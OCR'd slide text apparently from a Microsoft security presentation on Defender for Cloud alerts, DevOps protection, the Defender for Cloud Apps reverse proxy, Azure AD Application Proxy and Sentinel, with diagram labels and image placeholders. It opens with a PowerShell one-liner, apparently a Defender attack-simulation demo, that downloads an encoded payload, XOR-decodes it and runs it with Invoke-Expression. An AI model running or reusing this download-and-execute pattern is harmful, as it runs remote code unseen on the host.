


```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;$xor =
[System.Text.Encoding]::UTF8.GetBytes('WinATP-Intro-Injection');$base64String = (Invoke-
WebRequest -URI https://wcdstaticfilesprdeus.blob.core.windows.net/wcdstaticfiles/WinATP-
Intro-Fileless.txt -UseBasicParsing).Content;Try{ $contentBytes =
[System.Convert]::FromBase64String($base64String) } Catch { $contentBytes =
[System.Convert]::FromBase64String($base64String.Substring(3)) };$i = 0; $decryptedBytes =
@();$contentBytes.foreach{ $decryptedBytes += $_ -bxor $xor[$i]; $i++; if ($i -eq
$xor.Length) {$i = 0} };Invoke-Expression
([System.Text.Encoding]::UTF8.GetString($decryptedBytes))
```

Alert

- *Antimalware disabled in your virtual machine*
- *Suspicious PowerShell cmdlets executed*
- *A logon from a malicious IP has been detected*

Protect your DevOps Environment



Activity log, e.g change repository access level

Raise alerts

Microsoft Defender for Cloud Apps

Github Actions

Microsoft Security DevOps

access

pull

Report

- *Secret scanning*
- *Code scanning*
- *Dependabot alerts*


generate

share code


Microsoft Defender for Cloud

DevOps Environment

Data Protection with Defender for Cloud Apps




app connectors




reverse proxy

Reverse Proxy - Defender for Cloud Apps



Azure Active Directory – Application Proxy



forward request

on-prem application

myapp.lab

azure endpoint

msappproxy.myapp.lab

response

retrieve request


request access

agent

forward request

DEMO TIME

Microsoft Sentinel



Microsoft
Defender for Cloud

Microsoft
Defender

Azure
Active Directory

Other Clouds and On-Prem
Windows, Linux, Syslog, CEF

Microsoft
Sentinel

Analytics

